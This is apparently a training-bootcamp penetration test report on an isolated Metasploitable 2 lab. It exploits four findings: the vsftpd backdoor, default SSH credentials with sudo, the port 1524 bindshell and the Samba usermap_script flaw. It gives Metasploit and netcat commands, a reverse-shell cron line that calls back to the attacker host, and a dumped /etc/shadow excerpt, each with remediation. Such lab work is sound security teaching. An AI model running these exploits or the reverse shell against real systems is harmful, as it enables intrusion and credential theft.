DIGITAL FORENSICS & CYBER SECURITY BOOTCAMP

# Vulnerability Assessment & Controlled Penetration Testing Report

End-to-End Technical Evaluation, Weaponized Exploitation, and Remediation Blueprint

| | |
|---|---|
| **Target Environment:** | Metasploitable 2 Enterprise Testbed (10.50.20.30/24) |
| **Assessing Machine:** | Kali Linux Rolling (10.50.20.10/24) |
| **Assessment Date:** | November 6, 2026 |
| **Engagement Scope:** | Grey-Box Active Assessment & Post-Exploitation |
| **Prepared For:** | Atomcamp Cybersecurity Evaluation & Client Leadership |
| **Trainer / Reviewer:** | Waseem Abbas Khan (Senior Cybersecurity Specialist) |
| **Legal Authority:** | Host-Only Isolated Lab Authorization (PECA 2016 Compliant) |
| **Classification:** | **RESTRICTED / HIGH CONFIDENTIALITY** |

**LEGAL COMPLIANCE & NON-DISCLOSURE NOTICE:**
Every technique documented in this deliverable was executed strictly against an authorized, isolated testbed on a dedicated host-only virtual network. Exploitation against any system without prior express written authorization constitutes a criminal offense under the Pakistan Prevention of Electronic Crimes Act (PECA) 2016 and international cyber laws.

# 1. Executive Summary

During November 2026, an authorized grey-box Vulnerability Assessment and Penetration Test was executed against the designated server host at **10.50.20.30**. The assessment combined comprehensive active port discovery, service banner analysis, automated scanning correlation, weaponized exploitation of known CVE vulnerabilities, and post-exploitation persistence demonstration.

| Metric | Value / Finding | Risk Significance |
|---|---|---|
| Total Key Findings | **4 Major Findings** | Multi-service systemic failure |
| Highest Severity | **CRITICAL (CVSS 9.8)** | Immediate Remote Code Execution |
| Authentication State | Bypassed / Default | Full system root takeover |
| Data Exfiltration Proof | Verified (/etc/shadow) | Complete credential compromise |
| Engagement Type | Grey-Box | Simulates insider/jump-host threat |

***THE SENTENCE THAT MATTERS (PRIMARY IMPACT):***
*"An unauthenticated remote attacker can obtain instantaneous, unrestricted root command execution over the target, dump all host and service password hashes from protected system files, establish persistent backdoor access, and pivot into internal database tiers without encountering any defensive segmentation or logging resistance."*

# 2. Engagement Scope and Testing Boundaries

As established in Section 4 of the Day 3 Handout, testing classification dictates what information is available and defines what an attacker could realistically achieve. This assessment followed a rigorous Grey-Box model.

| Scope Element | Agreed Operational Parameter |
|---|---|
| In-Scope Target IP | **10.50.20.30** (Metasploitable 2 Linux 2.6.24) |
| Attacker Origin IP | **10.50.20.10** (Kali Linux 2026.x on Host-Only Adapter) |
| Testing Window | November 6, 2026 \| Dedicated Lab Session |
| Permitted Actions | Active Port Scanning, Banner Grabbing, Metasploit Exploitation, Non-destructive Post-Exploitation |
| Excluded Techniques | Denial of Service (DoS), permanent log deletion, destructive filesystem wipes |
| Isolation Verification | Verified: ping 8.8.8.8 produced 100% loss (internet exit=1), ensuring zero egress |

# 3. Detailed Findings and Proofs of Concept

| FINDING 1: Backdoor Command Execution in vsftpd 2.3.4 | CRITICAL (CVSS 9.8) |
|---|---|
| **CVSS v3.1 Vector:** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (Score: **9.8**) |
| **Affected Asset:** | 10.50.20.30:21/tcp (vsftpd 2.3.4) |
| **Vulnerability IDs:** | **CVE-2011-2523** \| **CWE-78** (OS Command Injection) |

**Description:** In July 2011, the source code archive for vsftpd 2.3.4 was backdoored on official distribution mirrors. When a client authenticates with a username ending in :), the service spawns a root shell listening on TCP port 6200 without requiring valid credentials.

## Proof of Concept Walkthrough:

**Step 1 — Version Enumeration:**
```
nmap -sV -p21 10.50.20.30
```
*Result:* 21/tcp open ftp vsftpd 2.3.4. Identifies the exact vulnerable binary release.

**Step 2 — Controlled Exploitation (Metasploit):**
```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf > set RHOSTS 10.50.20.30
msf > set LHOST 10.50.20.10
msf > exploit
```
*Result:* [+] Backdoor has been spawned! Meterpreter session 1 opened (10.50.20.10:4444 -> 10.50.20.30:53167)

**Step 3 — Privilege and Identity Verification:**
```
meterpreter > getuid → Server username: root
meterpreter > shell
id → uid=0(root) gid=0(root)
whoami → root | hostname → metasploitable
```





**Figure 1:** Evidence of successful vsftpd 2.3.4 exploitation spawning Meterpreter Session 1 as root.

**Impact:** Full compromise of host confidentiality, integrity, and availability. Direct root access gives the adversary complete command of running processes, user directories, and database services.

**Remediation:**
1. Immediately terminate and disable the service: sudo /etc/init.d/vsftpd stop.
2. Upgrade vsftpd to the latest vendor-supported package (3.0.5+) with cryptographic checksum validation.
3. Restrict port 21 ingress traffic via firewall rules to authorized administrative source addresses only.

| FINDING 2: Weak Default Credentials & Sudo Privilege Escalation | HIGH (CVSS 8.1) |
|---|---|
| **CVSS v3.1 Vector:** | CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H (Score: **8.1**) |
| **Affected Asset:** | 10.50.20.30:22/tcp (SSH), 21/tcp (FTP), 3306/tcp (MySQL) |
| **Vulnerability IDs:** | **CWE-1392** (Use of Default Credentials) \| **CWE-250** (Excessive Privileges) |

**Description:** Multiple administrative and user accounts utilize default, publicly documented passwords (msfadmin:msfadmin and user:user). Furthermore, the msfadmin account possesses unrestricted sudo (ALL) ALL permissions in /etc/sudoers.

**Proof of Concept Walkthrough:**
**Step 1 – SSH Credential Reuse:**
`ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@10.50.20.30`
*Result:* Successful authentication with password msfadmin, yielding shell msfadmin@metasploitable:~$.
**Step 2 – Sudo Root Elevation:**
`sudo -l` → (ALL) ALL.
`sudo su` → prompts for user password, immediately elevating to root@metasploitable (uid=0).





**Figure 2:** Evidence of successful remote SSH login using default credentials msfadmin:msfadmin.

**Impact:** Allows an adversary to bypass intrusion detection systems by leveraging legitimate management channels to take complete administrative ownership without exploiting software bugs.

**Remediation:** Mandate complex password policies (12+ characters), enforce key-based SSH authentication, disable password login, and restrict sudoers to minimal specific binaries.

| FINDING 3: Unauthenticated Direct Root Shell Listener on Port 1524 (Bindshell) | CRITICAL (CVSS 9.8) |
|---|---|
| **CVSS v3.1 Vector:** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (Score: **9.8**) |
| **Affected Asset:** | 10.50.20.30:1524/tcp (Metasploitable Root Bindshell) |
| **Vulnerability IDs:** | **CWE-287** (Improper Authentication) \| **CWE-1188** (Insecure Default) |

**Description:** TCP port 1524 hosts an active backdoor shell directly mapped to /bin/sh. Connecting to this port provides immediate, unauthenticated root command line access without any handshake negotiation or authorization checks.

```
Proof of Concept Walkthrough:
nc 10.50.20.30 1524
id → uid=0(root) gid=0(root) groups=0(root)
whoami → root
Explanation: Netcat connects to the listening socket and immediately receives a raw root shell.
```

**Impact:** Trivial compromise. Any client capable of reaching port 1524 achieves root control with zero attack sophistication, leaving minimal audit trail.

**Remediation:** Disable the inetd/xinetd service entry associated with port 1524, terminate the listening daemon process, and block port 1524 at the network perimeter firewall.

| FINDING 4: Remote Command Execution in Samba 3.0.20 (usermap_script) | CRITICAL (CVSS 9.8) |
|---|---|
| **CVSS v3.1 Vector:** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (Score: **9.8**) |
| **Affected Asset:** | 10.50.20.30:139,445/tcp (Samba smbd 3.0.20-Debian) |
| **Vulnerability IDs:** | **CVE-2007-2447** \| **CWE-78** (OS Command Injection) |

**Description:** Samba versions 3.0.0 through 3.0.25rc3 contain a critical vulnerability when configured with the username map script option. Unescaped user inputs passed during MS-RPC authentication are passed directly to /bin/sh, enabling arbitrary remote command execution as root.

```
Proof of Concept Walkthrough:
msf > use exploit/multi/samba/usermap_script
msf > set RHOSTS 10.50.20.30
msf > exploit
Result: Command shell session 2 opened (10.50.20.10:4444 -> 10.50.20.30:57145)
id → uid=0(root) gid=0(root)
whoami → root
```

**Impact:** Full unauthenticated root remote execution across standard enterprise file-sharing ports that are frequently permitted across internal trust boundaries.

**Remediation:** Upgrade Samba to version 4.x, remove the username map script parameter from smb.conf, and restrict SMB ports 139 and 445 via firewall access lists.

# 4. Automated Vulnerability Scanning (GVM) vs. Manual Penetration Testing

A critical requirement of professional security practice is understanding the boundary between automated vulnerability scanning (GVM / OpenVAS) and manual penetration testing. As demonstrated in our testing:

| Vulnerability / Service | GVM Automated Scan | Manual Pentest (Nmap/MSF) | Analysis: Where & Why They Differ |
|---|---|---|---|
| **vsftpd 2.3.4 Backdoor** (CVE-2011-2523) | Flagged as **Critical** via version regex matching on banner. | Exploited via MSF; spawned Meterpreter root shell session. | **Agreed on presence.** GVM performs safe static banner checks; manual test proved operational exploitability and session control. |
| **Samba 3.0.20 RCE** (CVE-2007-2447) | Flagged as **High/Critical** via NetBIOS dialect detection. | Exploited via MSF; obtained interactive root shell on port 445. | **Agreed on presence.** GVM safely detects outdated SMB version; manual test proved code injection without crashing service. |
| **Weak Default SSH Creds** (msfadmin:msfadmin) | Flagged as **Low/Medium** (outdated OpenSSH banner/ciphers). | Logged in via SSH; escalated to root via sudo su. | **Major Divergence.** GVM skips dictionary attacks to prevent account lockouts; GVM cannot infer sudoers privilege escalation. |
| **Port 1524 Bindshell** (Unauth Root Shell) | Flagged as **Unknown/Informational** service port. | Connected with Netcat; instant root shell with zero auth. | **Major Divergence.** Non-standard port without standard HTTP/TLS headers is treated as generic by GVM; manual test confirmed raw root shell. |
| **Apache 2.2.8 / Tomcat** (Cumulative CVEs) | Generated **50+ High/Medium candidate alerts** from version banner. | Triaged as unexploitable without specific vulnerable modules. | **Diverged (False Positives).** GVM inflates findings based on raw version numbers; manual triage prevents client alert fatigue. |

**Key Takeaways on Scanner Methodology:**

1. **Candidates vs. Findings:** Automated scanners produce candidates; human triage determines true exploitability.
2. **Safe Checks vs. Business Impact:** Scanners avoid intrusive exploits to preserve uptime, leaving the true blast radius unproven.
3. **Chained Logic:** Penetration testers chain separate minor weaknesses (e.g., standard login + sudo misconfiguration) into complete root takeovers that automated tools cannot visualize.





**Figure 4:** Completed Greenbone Vulnerability Management (GVM) scan dashboard on target 10.50.20.30 displaying composite 10.0 (Critical) severity rating with completed vulnerability distribution.

# 5. Post-Exploitation Demonstration & Prioritized Roadmap

## Post-Exploitation Demonstration (Outcome 4 Compliance):

Following initial root access, the tester demonstrated post-exploitation capabilities to assess organizational impact:

• **Confidentiality Loss Proof:** Dumped the root password hash store from /etc/shadow: root:z8jcIOYBwrec2:20762:0:99999:7::: and sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:..., confirming that password hashes can be extracted for offline cracking with dictionary tools (e.g. John the Ripper / Hashcat).
• **Persistence Mechanism Staging:** Demonstrated access maintenance via simulated cron job: * * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.50.20.10/4444 0>&1' staged in /tmp/cron_backdoor.txt.
• **Sanitization & Clean-up Discipline:** All staging files were removed immediately (rm /tmp/cron_backdoor.txt), restoring system state as required by professional engagement rules.

## Prioritized Remediation Roadmap:

| Timeline / Priority | Action Item | Target Asset | Risk Mitigation |
|---|---|---|---|
| **P1: Immediate** (Within 24 Hours) | Shut down vsftpd 2.3.4 daemon and terminate rogue bindshell on Port 1524. | Ports 21, 1524 | Neutralizes 2 immediate unauthenticated root RCE vectors. |
| **P1: Immediate** (Within 24 Hours) | Force password reset on all accounts (msfadmin, user, root). | Host Accounts | Prevents trivial credential guessing and privilege escalation. |
| **P2: Short-Term** (Within 7 Days) | Upgrade Samba to version 4.x and remove username map script from smb.conf. | Ports 139, 445 | Closes MS-RPC command injection vector. |
| **P2: Short-Term** (Within 7 Days) | Harden /etc/sudoers to revoke unrestricted (ALL) ALL privileges. | Linux OS | Prevents standard accounts from achieving unauthorized root control. |
| **P3: Medium-Term** (Within 30 Days) | Decommission unencrypted legacy protocols (Telnet, RSH, Rlogin) and enforce SSH keys. | Ports 23, 512, 514 | Eliminates cleartext credential sniffing across network segments. |

# 6. References and Raw Technical Evidence

## Authoritative References:

1. National Vulnerability Database (NVD): CVE-2011-2523 (vsftpd 2.3.4 Backdoor) — https://nvd.nist.gov/vuln/detail/CVE-2011-2523
2. National Vulnerability Database (NVD): CVE-2007-2447 (Samba usermap_script) — https://nvd.nist.gov/vuln/detail/CVE-2007-2447
3. Rapid7 Metasploit Framework Module Database — https://www.rapid7.com/db/
4. MITRE Common Weakness Enumeration: CWE-78 (OS Command Injection), CWE-1392 (Default Credentials)
5. Pakistan Prevention of Electronic Crimes Act (PECA) 2016

## Appendix: Raw Nmap Fingerprint Scan (Top 1000 Ports):

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4 (Anonymous login allowed)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian
512/tcp open exec netkit-rsh rexecd
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6667/tcp open irc UnrealIRCd 3.2.8.1
8180/tcp open http Apache Tomcat/Coyote JSP 1.1 (Tomcat 5.5)
```

## Evidence Index & Catalog:

- evidence/01_network_verification.png — Laboratory isolation and IP verification.
- evidence/02_nmap_service_scan_part1.jpg to part3.jpg — Nmap service scans.
- evidence/03_msf_vsftpd_exploit_session.jpg — Metasploit vsftpd execution & Meterpreter.
- evidence/04_post_exploit_root_proof.png — Privilege verification (getuid, id, whoami).
- evidence/05_post_exploitation_persistence.png — Shadow dump and cron backdoor demo.
- evidence/06_ssh_default_credentials_login.jpg — SSH login via msfadmin:msfadmin.
- evidence/06_ssh_sudo_root_proof.png — Sudo root elevation.
- evidence/07_bindshell_port1524_root.png — Direct root bindshell on port 1524.
- evidence/08_msf_samba_root_shell.png — Metasploit Samba usermap_script root shell.